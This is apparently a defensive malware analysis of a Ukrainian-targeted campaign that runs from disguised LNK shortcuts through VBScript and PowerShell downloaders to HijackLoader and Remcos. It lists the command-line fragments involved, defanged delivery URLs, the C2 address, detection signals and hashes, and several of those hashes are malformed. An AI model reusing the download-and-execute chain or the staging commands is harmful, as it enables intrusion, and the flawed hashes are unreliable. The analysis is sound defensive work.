It does demonstrate that the delivery package was prepared for a specific Ukrainian military-administrative audience.

What changed from the previous sample?

The tooling evolution becomes easier to see side by side.

Component	Previous sample	New sample
Initial lure	LNK leading to gated HTA stages	ZIP containing four document-named LNK files
First downloader	bitsadmin / mshta.exe	cmd.exe → temporary VBScript → PowerShell
Delivery server	169.40.135.35	144.31.236.240
Secondary archive	dctrprraclus.zip	szch45clusterhum.zip
Extraction directory	%APPDATA%\ApplicationData32	MSWinDistro
Visible host	Plane9 / Cluster-0verlay64.exe	OneDrive Patcher renamed ClusterHub.exe
Loader DLLs	Plane9Engine.dll, openvr_api.dll, evr.dll	UpdateRingSettings.dll, LoggingPlatform.dll
Small container	kernel-diag.lib	monitor_base.sym
Large container	filter.bin	physicsdesc.map
Container design	Fake prefix plus PNG IDAT chunks	Fake prefix plus PNG IDAT chunks
Initial decoding	DWORD addition	DWORD addition
Main decoding	DWORD XOR	DWORD XOR
Compression	LZNT1	LZNT1
Bundle	Eight carved PEs and PassMark stack	35 named HijackLoader modules
Reused path	%windir%\SysWOW64\input.dll	%windir%\SysWOW64\input.dll

Component	Previous sample	New sample
Final capability	Signed network-capable utility stack	Remcos Agent 7.1.0 Pro
Static C2	Not recovered	144.31.236.240:27018

The delivery mechanism changed more substantially than the internal decoding pipeline. The previous chain relied on HTA files and a gated delivery path. The new sample uses document-named shortcuts, a temporary VBScript downloader and small PowerShell stages

Once ClusterHub.exe starts, however, the chain returns to a familiar design. This suggests that the delivery mechanism and the core loader can be changed independently. The actor can replace the initial access package without rebuilding the complete payload framework.

Infrastructure Intelligence Model chain

The observed infrastructure and artifact flow can be represented as the following [IIM chain](#):

```
[ENTRY]
spisokszch.zip
├─ README.txt
├─ JPG_012.jpg.lnk
├─ JPG_013.jpg.lnk
├─ JPG_014.jpg.lnk
└─ spisokszch.xlsx.lnk

[STAGING]
JPG_012.jpg.lnk
└─ downloads /szch45/ritecommunion.ps1

JPG_013.jpg.lnk
└─ downloads /szch45/shoutnewspaper.ps1

JPG_014.jpg.lnk
└─ downloads /szch45/hintprefix.ps1

spisokszch.xlsx.lnk
└─ downloads /szch45/collectivisationgown.ps1

[DELIVERY INFRASTRUCTURE]
144.31.236.240
```

- └─ hosts PowerShell stages
- └─ hosts /szch45clusterhum.zip

[SECONDARY STAGING]

PowerShell stage

- └─ downloads szch45clusterhum.zip
 - └─ ClusterHub.exe
 - └─ UpdateRingSettings.dll
 - └─ LoggingPlatform.dll
 - └─ monitor_base.sym
 - └─ physicsdesc.map

[LOADER PIPELINE]

ClusterHub.exe

- └─ executes UpdateRingSettings.dll
 - └─ decodes monitor_base.sym
 - └─ parses physicsdesc.map
 - └─ reconstructs HijackLoader bundle

[PAYLOAD]


HijackLoader bundle

- └─ decodes Remcos Agent 7.1.0 Pro

[C2]

Remcos

- └─ 144.31.236.240:27018



(IIM view in [KRAKEN](#))

If you want to work with the chain yourself, here's the JSON.

► Click to view Chain as JSON

You can test it in the [IIM Workbench](#)

The same IP is therefore visible at both the staging and C2 positions.

The chain does not show a separate redirector, domain or frontend service in the analyzed artifacts.

The IIM representation also highlights an important distinction:

144.31.236.240:80

is used for delivery while:

144.31.236.240:27018

is used by the final payload for command and control.

They are the same infrastructure entity performing different roles within the campaign flow.

Defensive observations

The strongest detections should focus on combinations of artifacts and behavior rather than one filename.

Initial archive and shortcut signals

Investigate archives containing apparent image or Office filenames that end in .lnk, especially when accompanied by instructions telling the user to extract them before opening.

The observed shortcut command lines combine:

```
cmd.exe /v /c  
MSXML2.XMLHTTP  
ADODB.Stream  
cscript //b  
powershell -NoP -W Hidden -ExecutionPolicy Bypass
```

The API names are reconstructed from smaller strings and the downloaded scripts are deleted after execution.

PowerShell staging signals

The recovered scripts:

- download `szch45clusterhum.zip`;
- create an `MSWinDistro` directory;
- extract the archive;
- execute `MSWinDistro/ClusterHub.exe`;
- open a matching JPG decoy.

The combination of an application-like extraction directory, OneDrive components and image decoys is unusual.

OneDrive sideload signals

Investigate OneDrive-related binaries running from:

Downloads
Desktop
%TEMP%
%APPDATA%

or from an archive-created directory such as:

`MSWinDistro`

The following local combination is particularly relevant:

`ClusterHub.exe`
`UpdateRingSettings.dll`
`LoggingPlatform.dll`
`monitor_base.sym`
`physicsdesc.map`

Container-level signals

The local payload containers can be detected structurally:

- large printable filler prefix;
- no valid PNG signature;
- repeated big-endian PNG chunk lengths;
- many consecutive IDAT chunks;
- final IEND;
- reconstructed data that becomes meaningful after DWORD XOR and LZNT1 decompression.

These properties are likely to survive filename and hash rotation.

Network signals

Relevant observed endpoints are:

```
http://144.31.236[.]240/szch45/ritecommunion.ps1
http://144.31.236[.]240/szch45/shoutnewspaper.ps1
http://144.31.236[.]240/szch45/hintprefix.ps1
http://144.31.236[.]240/szch45/collectivisationgown.ps1
http://144.31.236[.]240/szch45clusterhum.zip
144.31.236[.]240:27018
```

Connections to the HTTP paths indicate delivery activity.

Connections to TCP port 27018 are associated with the recovered Remcos configuration.

Conclusion


The newly recovered initial artifacts complete the chain.

The campaign does not begin with `ClusterHub.exe`.

It begins with a Ukrainian-language archive containing four shortcuts disguised as images and a spreadsheet.

Those shortcuts construct a small VBScript downloader, retrieve PowerShell stages and delete the temporary files after execution. The PowerShell scripts download a second ZIP, extract a OneDrive-themed application package, start the sideload host and open a real decoy file.

From that point onward, the chain follows the same broad architecture documented in the previous UAC-0184 sample:



The actor changed the delivery mechanism.

- They replaced the Plane9 exterior with OneDrive
- They rotated the container names, keys, offsets and final payload

- They retained the core loading pipeline and even reused the internal
%windir%\SysWOW64\input.dll path

The newest build also provides a much clearer endgame.

The modular HijackLoader bundle decodes Remcos Agent 7.1.0 Pro, configured to communicate with the same server that delivered the initial PowerShell stages and secondary archive:

144.31.236.240:27018

The exterior changed.

The loader skeleton remained.

And this time, the complete path from the first click to the final controller is visible.

Core indicators

Initial archive

spisokszch.zip

SHA-256:

c74bb6fb848cdb87c2b4261da1efc078023cdf95aa7b1436c52c26f3a11025af

JPG_012.jpg.lnk

SHA-256:

bb40c9d8c217516a92a18a1bdb080a5af92cfafe81f6751dea665e3e78cb4851

JPG_013.jpg.lnk

SHA-256:

fe38e54bedee074825eb3fcbe4824ed203876692a424e0c183e0006b31d1b7a8

JPG_014.jpg.lnk

SHA-256:

a8d0a03543db29d279175c9679eba574dcb7a17e306195a68ab1d033ee2be01c

spisokszch.xlsx.lnk

SHA-256:

6754f3854680767a394b22090f277fc53ec5a242faff54bf233084da5989c3ef

ritecommunion.ps1

SHA-256:

adf2c6f80229677615358b56f329aba9c3e9e009d9ca6d6deb0b805e6e212dbc

shoutnewspaper.ps1

SHA-256:

43579dd80314b6de4a1ca4e40b53ef0376a2ab55d50c8368e0b26af0af0d08c7

collectivisationgown.ps1

SHA-256:
95c8f0ac2e427a5637e554c60f649cab1fe55f649fe3aacde3c66fdc6491921b

hintprefix.ps1
SHA-256:
56b19b9f63a649e8cfb9a0e4bb73aac52fbc2265e9793a5b976221432d0ba77f

Secondary archive
szch45clusterhum.zip
SHA-256:
fee96a66a8c143ff4f172963a56a813427a65dad7758834bb3283685a37df633

ClusterHub.exe
SHA-256:
a11339f52a3b31d5a1f134e19bfc83d260ccbde4f14b14889bd824cc636c9a93

UpdateRingSettings.dll
SHA-256:
da48273d7d4ab1d71ecf50fec0a58884ddb2baf18d872f25cab3637519ef71d7

LoggingPlatform.dll
SHA-256:
c0713fd808170f2204a9bc091288e358c5f3266bf99a44f3a36a7ccc03732bb1

monitor_base.sym
SHA-256:
93621d3793198cb00c1a0450e8e3375d6c0de862a8449ab796c894062ae32612

physicsdesc.map
SHA-256:
ad17e13f05399f0c3a2b13505507a78d8c2dbe2850e507a2d78b9dfa2f5b5e9a

Decoded Remcos Agent
SHA-256:
40079f05ba7cdccac1f62f8e7e1b644bc0a806b58465f5c005725bc54ee73ef1

198995fecc0e38a2749b7e48c54112a959b77878683b726ee36430c4bacec196	00_000004f0_x86.bin
c50bffbef786eb689358c63fc0585792d174c5e281499f12035afalce2ce19c8	01_00045f4a_x86.bin
8e8e43a2f0069f081f5ffb77237faebcda9a46e8f8fd0e128500e74bbc9ea3a5	02_00091422_x64.bin
3594a835ed3dbf80ac460c0e852fa91baa3b17aaddff9c3b40c03eff6b34658d2	03_000cd556_x86.bin
729e5965e43ff458f6da901536c9a43be52a3820718e2dd5456150e2d73bb97f	04_000ce156_x64.bin
68bee500e0080f21c003126e73b6d07804d23ac98b2376a8b76c26297d467abe	05_000e9b56_x86.bin
b02b8547644bbfe77428e59c5cc56c412e3c83aec44180e59110189a249956	06_000ea556_x64.bin
324e2f2241604e53b88bd590213385abbb2961d3f17debfb4d40e4fa7bd9c4c0	07_001018c2_x86.bin

04_decompressed_hijackloader_bundle.bin
SHA256:
4870337bcd6e3ba0d82ca6a42604c05f1885c87967d0dc120f699d2b19706247

Delivery and C2:
144.31.236.240
144.31.236.240:27018

Mutex:
Rmc-X5JFP2

Configured filename:
remcos.exe